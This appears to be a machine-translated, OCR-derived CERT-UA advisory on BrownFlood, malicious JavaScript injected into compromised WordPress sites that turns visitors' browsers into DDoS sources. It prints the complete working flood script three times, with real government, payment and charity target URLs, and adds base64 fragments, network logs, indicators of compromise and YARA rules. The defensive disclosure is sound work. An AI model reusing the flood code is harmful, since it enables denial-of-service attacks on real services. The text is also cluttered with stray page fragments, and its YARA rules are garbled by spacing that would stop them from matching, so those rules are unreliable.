
Investigation of DDoS attacks as a result of website corruption using malicious JavaScript code BrownFlood (CERT-UA # 4553)

General information:

The government team for responding to computer emergencies in Ukraine CERT-UA in close cooperation with the National Bank of Ukraine (CSIRT-NBU) has taken measures to investigate DDoS attacks, for which attackers place malicious JavaScript code (BrownFlood) in the structure of the web pages and files of compromised websites (mostly under WordPress), as a result of which the computing resources of computers of visitors to such websites are used to generate an abnormal number of requests to attack objects, URLs of which are statically defined in malicious JavaScript. code.


The mentioned malicious JavaScript-code can be placed in the structure of the main files of the website (HTML, JavaScript, etc.), including in base64-encoded form. Figure 1-3 shows the relevant examples.


hamnavard.sharif.ir
hamnavard.sharif.ir/wp-content/plugins/visitors-traffic-real-time-statistics/js/front.js?ver=5.6.8
برمی گردیم،
بەزودی
Performing a TLS handshake to fonts.gstatic.com…
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs

Status	Method	Domain	File	Initiator
	GET	[redacted].gov.ua	/	front.js:76 (fetch)
	GET	[redacted].gov.ua	/	front.js:76 (fetch)
	GET	[redacted].gov.ua	/	front.js:76 (fetch)
	GET	[redacted].gov.ua	/	front.js:76 (fetch)
	GET	[redacted].gov.ua	/	front.js:76 (fetch)
	GET	[redacted].gov.ua	/	front.js:76 (fetch)
	GET	[redacted].gov.ua	/	front.js:76 (fetch)
	GET	[redacted].gov.ua	/	front.js:76 (fetch)
	GET	[redacted].gov.ua	/	front.js:76 (fetch)
	GET	[redacted].gov.ua	/	front.js:76 (fetch)
	GET	[redacted].gov.ua	/	front.js:76 (fetch)
	GET	[redacted].gov.ua	/	front.js:76 (fetch)
	GET	[redacted].gov.ua	/	front.js:76 (fetch)
	GET	[redacted].gov.ua	/	front.js:76 (fetch)

```
//#Glory To Ukraine! Glory to the heroes!
var targets = [
 'https://[redacted].gov.ua/',
 'https://www.liqpay.ua/',
 'https://www.secjuice.com/',
 'https://gngforum.ge/',
 'https://callrussia.org/',
 'https://31.43.50.39:80/'
]

var CONCURRENCY_LIMIT = 1000
var queue = []

async function fetchWithTimeout(resource, options) {
 const controller = new AbortController();
 const id = setTimeout(() => controller.abort(), options.timeout);
 return fetch(resource, {
  method: 'GET',
  mode: 'no-cors',
  signal: controller.signal
 }).then((response) => {
  clearTimeout(id);
  return response;
 }).catch((error) => {
  clearTimeout(id);
  throw error;
 });
}

async function flood(target) {
 for (var i = 0;; ++i) {
  if (queue.length > CONCURRENCY_LIMIT) {
   await queue.shift()
  }
  rand = i % 3 === 0 ? '' : ('/' + Math.random() * 1000 + '.jpg')
  queue.push(
   fetchWithTimeout(target+rand, { timeout: 1000 })
    .catch((error) => {
     if (error.code === 20 /* ABORT */) {
      return;
     }
    })
    .then((response) => {
    })

  )
 }
}

// Start
targets.map(flood);
```

Fig.1



Esta web usa cookies

Este sitio web utiliza cookies para analizar su navegación y que usted tenga la mejor experiencia de usuario. Si continúa navegando está dando su consentimiento para la aceptación de las mencionadas cookies y la aceptación de nuestra política de cookies, pinche el enlace para mayor información.

Waiting for fonts.gstatic.com…


Status	Method	Domain	File	Initiator	Type	Transferred
🚫	GET	www.secjuice.com	562.9925925942425.jpg	javascript;base64,dmFyIHRhcmdldHM9W…		NS_BINDING_ABORTED
🚫	GET	gngforum.ge	848.3248024358707.jpg	javascript;base64,dmFyIHRhcmdldHM9W…		NS_BINDING_ABORTED
🚫	GET	callrussia.org	189.88166909460767.jpg	javascript;base64,dmFyIHRhcmdldHM9W…		NS_BINDING_ABORTED
🚫	GET	31.43.50.39:80	627.7955556352505.jpg	javascript;base64,dmFyIHRhcmdldHM9W…		NS_BINDING_ABORTED
🚫	GET	[redacted].gov.ua	/	javascript;base64,dmFyIHRhcmdldHM9W…		NS_BINDING_ABORTED
🚫	GET	www.liqpay.ua	551.9197579831024.jpg			
🚫	GET	www.secjuice.com	2.7068046379709054.jpg			
🚫	GET	gngforum.ge	948.4356370041514.jpg			
🚫	GET	callrussia.org	639.5206096022433.jpg			
🚫	GET	31.43.50.39:80	451.6784560084384.jpg			
🚫	GET	[redacted].gov.ua	17.34405989288279.jpg			
🚫	GET	www.liqpay.ua	/			
🚫	GET	www.secjuice.com	/			

view-source:https://karunadana.org/en/

```
-goal campaign-has-not-achieved-goal campaign-is-endless"><div class="grid-item cause-grid-item format-standard"><div class="grid-item-inner
AwIDQwMCI+PHJlY3Qgd2lkdGg9IjEwMCUiIGhlaWdodD0iMTAwJSIgc3R5bGU9ImZpbGw6I2NmZDRkYjtmaWxsLW9wYWNpdHk6IDAuMTsiLz48L3N2Zz4=" width="600" height="
div class="campaign-description"></div></div><a class="cProgress" data-original-title="" data-toggle="tooltip"  data-color="F23827" data-

 wpb_row vc_row-fluid accent-bg vc_custom_1489359899983"><div class="wpb_column vc_column_container vc_col-sm-12"><div class="vc_column-inne
nyModalLabel" aria-hidden="true" data-backdrop="static"><div class="modal-dialog modal-lg"><div class="modal-content"><div class="modal-he
/h4></div><div class="modal-body"><div class="ticket-booking-wrapper"><div class="ticket-booking"><div class="event-ticket ticket-form"><d

div><div class="col"><p class="ticket-col event-location" id="dy-event-location"></p></div><div class="col"><p id="dy-event-time"></p></di
64,dmFyIHRhcmdldHM9WydodHRwczovL2JhbmsuZ292LnVhLycsJ2h0dHBzOi8vd3d3LmxpcXBheS51YS8nLCdodHRwczovL3d3dy5zZWNqdWljZS5jb20vJywnaHR0cHM6Ly9nbmdmb3

script;base64,d2luZG93LlJTX01PRFVMRVM9d2luZG93LlJTX01PRFVMRVN8fHt9O3dpbmRvdy5SU19NT0RVTEVTLm1vZHVsZXM9d2luZG93LlJTX01PRFVMRVMubW9kdWxlc3x8e30

z"></path><path d="M0 0h24v24h-24z" fill="none"></path></svg>

x-0"><div class="cli-privacy-overview"><h4>Privacy Overview</h4><div class="cli-privacy-content"><div class="cli-privacy-content-text">This
'cli-col-12 cli-align-items-stretch cli-px-0 cli-tab-section-container"></div></div></div></div><div class="cli-modal-footer"><div class="wt
li-btn">SAVE &amp; ACCEPT</a></div></div></div></div></div></div></div></div><div class="cli-modal-backdrop cli-fade cli-settings-overlay">
>if(typeof revslider_showDoubleJqueryError === "undefined") {function revslider_showDoubleJqueryError(sliderID) {console.log("You have some j
ByZXNpemVfbW9kYWw9ZnVuY3Rpb24oKXskLmZuLmxlYW5Nb2RhbCgncmVzaXplJywkKCcjY2hhcml0YWJsZS1kb25hdGlvbi1mb3JtLW1vZGFsLWxvb3AnKSl9OyQoJ1tkYXRhLXRyaWd
```

```
var targets=['https://[redacted].gov.ua/','https://www.liqpay.ua/','https://www.secjuice.com/',
'https://gngforum.ge/','https://callrussia.org/','https://31.43.50.39:80/']
var CONCURRENCY_LIMIT=1000
var queue=[]
async function fetchWithTimeout(resource,options){const controller=new AbortController();const id=setTimeout
(()=>controller.abort(),options.timeout);return fetch(resource,{method:'GET',mode:'no-cors',signal:
controller.signal}).then((response)=>{clearTimeout(id);return response}).catch((error)=>{clearTimeout(id);
throw error})}
async function flood(target){for(var i=0;;++i){if(queue.length>CONCURRENCY_LIMIT){await queue.shift()}
rand=i%3===0?'':('/'+Math.random()*1000+'.jpg')
queue.push(fetchWithTimeout(target+rand,{timeout:1000}).catch((error)=>{if(error.code===20){return}}).then((
response)=>{}))}}
targets.map(flood)
```

Fig.2


https://economiquity.org
EU, India and China 'New Trilateral' at WTO
A New Co-Operative Order for a New Era
Trump and Xi's Pact Papers over G20 Cracks
China's Success Based on Globalisation
Brexit Deal to Hit US Trade
The US Trade Deficit is Growing
RCEP Delayed to Reach Broader Conclusion
An Economist who never Pulled his Punches
Global Carbon Hit Another Record High
Disagreement on Curbing Fishery Subsidies
Read economiquity.org
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs

Status	Method	Domain	File	Initiator
🚫	GET	war.ukraine.ua	jquery.min.js?ver=3.6.0?752.6690286719546	/:107 (fetch)
🚫	GET	war.ukraine.ua	map.png?186.98546470852162	/:107 (fetch)
🚫	GET	mirco.com.ua	ABOUT.jpg?869.6227510439603	/:107 (fetch)
🚫	GET	callrussia.org	logo.svg?915.6547551724743	/:107 (fetch)
🚫	GET	playforukraine.org	play_attack.js?647.6075572392956	/:107 (fetch)
🚫	GET	playforukraine.org	play_attack.js	/:107 (fetch)
🚫	GET	playforukraine.org	play_attack.js?310.8285426788476	/:107 (fetch)
🚫	GET	fightforua.org	206.bundle.js?595.4885695031627	/:107 (fetch)
🚫	GET	fightforua.org	main.bundle.js?95.23202078424542	/:107 (fetch)
🚫	GET	playforukraine.org	en.png?696.7823045780145	/:107 (fetch)
🚫	GET	raidforums2.com	/?193.88634792248249	/:107 (fetch)
🚫	GET	raidforums1.com	/	/:107 (fetch)
🚫	GET	gngforum.ge	/	/:107 (fetch)
🚫	GET	www.secjuice.com	/	/:107 (fetch)
🚫	GET	ghostsecuritygroup.com	/	/:107 (fetch)
🚫	GET	edmo.eu	/	/:107 (fetch)
🚫	GET	ntnu.no	/	/:107 (fetch)
🚫	GET	stop-russian-desinformation.near.page	/?653.0300100783127	/:107 (fetch)
🚫	GET	gfsis.org.ge	English-3128.pdf?16.78390789587736	/:107 (fetch)
🚫	GET	megmar.pl	layout.css?ver=4.8.6.2?632.1841342365856	/:107 (fetch)
🚫	GET	gfsis.org.ge	/?734.3935348958026	/:107 (fetch)
🚫	GET	callrussia.org	/?237.75516630627402	/:107 (fetch)

view-source:https://economiquity.org/

```
 58 <script>
 59 var targets = [
 60   'https://stop-russian-desinformation.near.page',
 61   'https://gfsis.org.ge/files/library/pdf/English-3128.pdf',
 62   'https://megmar.pl/wp-content/themes/enfold/css/layout.css?ver=4.8.6.2',
 63   'https://gfsis.org.ge',
 64   'https://callrussia.org/',
 65   'https://www.comebackalive.in.ua',
 66   'https://[redacted].gov.ua/',
 67   'https://playforukraine.org/',
 68   'https://fightforua.org/',
 69   'https://nezhatin.com.ua/wp-content/uploads/2017/12/Nejatun_logo_mini.png',
 70   'https://nezhatin.com.ua/wp-includes/js/jquery/jquery.min.js',
 71   'https://callrussia.org/cdn-cgi/bm/cv/669835187/api.js',
 72   'https://www.comebackalive.in.ua/donate',
 73   'https://www.comebackalive.in.ua/_partials/wix-thunderbolt/dist/clientWorker.2fbeaa5b.bundle.min.js',
 74   'https://[redacted].gov.ua/en/about/[redacted]
 75   'https://www.liqpay.ua/uk/checkout/card/checkout_1649163788194755_87802066_lxjxtlho85rT4Fct3RnC',
 76   'https://[redacted].gov.ua/ua/news/[redacted]i',
 77   'https://www.liqpay.ua/documentation/img/paylc_en@2x.png',
 78   'https://cdn.liqpay.ua/userfiles/i14778026796/200602/XtYaQODbpAAPAIOT.pdf',
 79   'https://edmo.eu/wp-content/themes/thegem/js/thegem-pagespeed-lazy-items.js',
 80   'https://donate.thedigital.gov.ua/webpack-runtime-b8cb4bd725731907e511.js',
 81   'https://uahelp.monobank.ua/main.js',
 82   'https://uahelp.monobank.ua/assets/images/411aad50719d193f33c8d78c27a418a3.png',
 83   'https://war.ukraine.ua/wp-includes/js/jquery/jquery.min.js?ver=3.6.0',
 84   'https://war.ukraine.ua/wp-content/uploads/2022/03/map.png',
 85   'https://mirco.com.ua/assets/images/ABOUT.jpg',
 86   'https://callrussia.org/static/logo.svg',
 87   'https://playforukraine.org/js/play_attack.js',
 88   'https://fightforua.org/206.bundle.js',
 89   'https://fightforua.org/main.bundle.js',
 90   'https://playforukraine.org/img/en.png',
 91   'http://ww1.milkavkaz.com/',
 92   'https://raidforums2.com/',
 93   'https://raidforums1.com/',
 94   'https://gngforum.ge',
 95   'https://www.secjuice.com/',
 96   'https://ghostsecuritygroup.com/',
 97   'https://edmo.eu/',
 98   'https://ntnu.no'
 99 ]
100 
101 var CONCURRENCY_LIMIT = 1000
102 var queue = []
103 
104 async function fetchWithTimeout(resource, options) {
105   const controller = new AbortController();
106   const id = setTimeout(() => controller.abort(), options.timeout);
107   return fetch(resource, {
108     method: 'GET',
109     mode: 'no-cors',
110     signal: controller.signal
111   }).then((response) => {
112     clearTimeout(id);
113     return response;
114   }).catch((error) => {
115     clearTimeout(id);
116     throw error;
117   });
118 }
119 
120 async function flood(target) {
121   for (var i = 0;; ++i) {
122     if (queue.length > CONCURRENCY_LIMIT) {
123       await queue.shift()
124     }
125     rand = i % 3 === 0 ? '' : ('?' + Math.random() * 1000)
126     queue.push(
127       fetchWithTimeout(target+rand, { timeout: 1000 })
128         .catch((error) => {
129           if (error.code === 20 /* ABORT */) {
130             return;
131           }
132         })
133         .then((response) => {
134         })
135 
136     )
137   }
138 }
139 
140 // Start
141 targets.map(flood)
```

Fig.3

To detect similar to the mentioned abnormal activity in the log files of the web server, you should pay attention to the events with the response code 404 and, if they are abnormal, correlate them with the values of the HTTP header "Referer", which will contain the address of the web resource initiated a request (Fig.4). Based on the tested version of BrownFlood, the URI is formed by the Math.random () function and will look similar to that shown in Figure 2. This template can also be used to search using regular expressions, however, this feature can be changed by attackers at any time.

```
[27/Apr/2022:15:51:59 +0300] "GET //682.6837107736142.jpg HTTP/2.0" 301 346
"https://xcasinobonuses.net/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36"

[27/Apr/2022:15:51:59 +0300] "GET /ua/682.6837107736142.jpg HTTP/2.0" 404 9040
"https://xcasinobonuses.net/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36"
```

Fig.4

For an exhaustive list of compromised websites that contain BrownFlood code, see the "Compromise Indicators" section. Yara's rules for detecting this malware are listed in the "Threat Detection" section.

CERT-UA has taken measures to inform about the threat to website owners, as well as relevant domain name registrars and hosting providers.

Activity is tracked by UAC-0101.

Compromise indicators:

Network:

```
hxxp: // cmtheodor [.] be
hxxp: // staystrongjewels [.] com
hxxp: // kesp [.] cl
hxxp: // mosquito [.] com
hxxp: // timeandbright [.] com
hxxp: // winchconstruction [.] com
hxxp: // nejsemlama [.] cz
hxxp: // mitraseo [.] hol [.] es
hxxp: // blog [.] gocon [.] in
hxxp: // anniversarygiftsforcouples [.] com
hxxp: // granitecsinks [.] ca
hxxp: // easternexecutiveclub [.] com
hxxp: // economiquity [.] org
hxxp: // enlamentedeunasesor [.] com
hxxp: // fan-guy [.] com
hxxp: // garagemusicschool [.] it
```

```
hxxp: // iforma [.] es
hxxp: // inter-webservices [.] com
hxxp: // karunadana [.] org
hxxp: // pius-studio [.] at
hxxp: // ludepa [.] ec
hxxp: // e-wwg [.] com
hxxp: // brunoboys [.] no
hxxp: // lesrochersblancs [.] com
hxxp: // lonelyatthetop [.] com
hxxp: //sea-dobbiaco.bz [.] it
hxxp: // gopoppers [.] com
hxxp: // aspe [.] ro
hxxp: // podologaneri [.] it
hxxp: // cuts-international [.] org
hxxp: // texlidia [.] com
hxxp: // programasparapc [.] net
hxxp: //hamnavard.sharif [.] ir / wp-content / plugins / visitors-traffic-
real-time-statistics / js / front.js? ver = 5.6.8
hxxps: // xcasinobonuses [.] net / wp-content / themes / xcasinobonuses / js
/ bootstrap.min.js
hxxps: // olei [.] ro / wp-content / plugins / translatepress-multilingual /
assets / js / trp-frontend-compatibility.js
hxxps: //floorfix.com [.] au / wp-content / themes / evolve / library / media
/ js / parallax / parallax.js? ver = 5.1.13
```

Recommendations:

1. Take steps to detect and remove malicious JavaScript code.

2. Provide up-to-date and up-to-date support for website content management systems (CMS).

3. Restrict access to website management pages.

Threat detection tools:

Yara:

```
rule MAL_BrownFlood_1
{
 target:
  description = "To detect BrownFlood JavaScript DDoS implant"
  author = "CERT-UA"
  created = "2022-04-27"
  version = 2
 strings:
  $ s1 = ": //"
  $ s2 = "fetch ("

  $ f1 = "AbortController ()"
  $ f2 = "Math.random ()"
  $ f3 = "await"
  $ f4 = ".shift ("
  $ f5 = ".push ("

  $ m1 = "GET"
  $ m2 = "no-cors"

  $ a1 = "fetchWithTimeout"
  $ a2 = "CONCURRENCY_LIMIT"
  $ a3 = "flood"

 condition:
  (
   all of ($ s *) and
   for all of ($ f *): (# == 1) and
   all of ($ m *)
  ) or
  (
   all of ($ s *) and
   2 of ($ a *)
  )
}

rule MAL_BrownFlood_2
{
 target:
  description = "To detect BrownFlood JavaScript DDoS implant (base64
encoded)"
  author = "CERT-UA"
  created = "2022-04-27"
  version = 2

 strings:
  $ s1 = "http: //" base64
  $ s2 = "https: //" base64

  $ i = "fetch (" base64
  $ f1 = "AbortController ()" base64
  $ f2 = "Math.random ()" base64
  $ f3 = "await" base64
  $ f4 = ".shift (" base64
  $ f5 = ".push (" base64

  $ m1 = "GET" base64
  $ m2 = "no-cors" base64

  $ a1 = "fetchWithTimeout" base64
  $ a2 = "CONCURRENCY_LIMIT" base64
  $ a3 = "flood" base64

 condition:
  (
   any of ($ s *) and
   $ i and
   for all of ($ f *): (# <6) and
   all of ($ m *)
  )
  or
  (
   any of ($ s *) and
   $ i and
   2 of ($ a *)
  )
}
```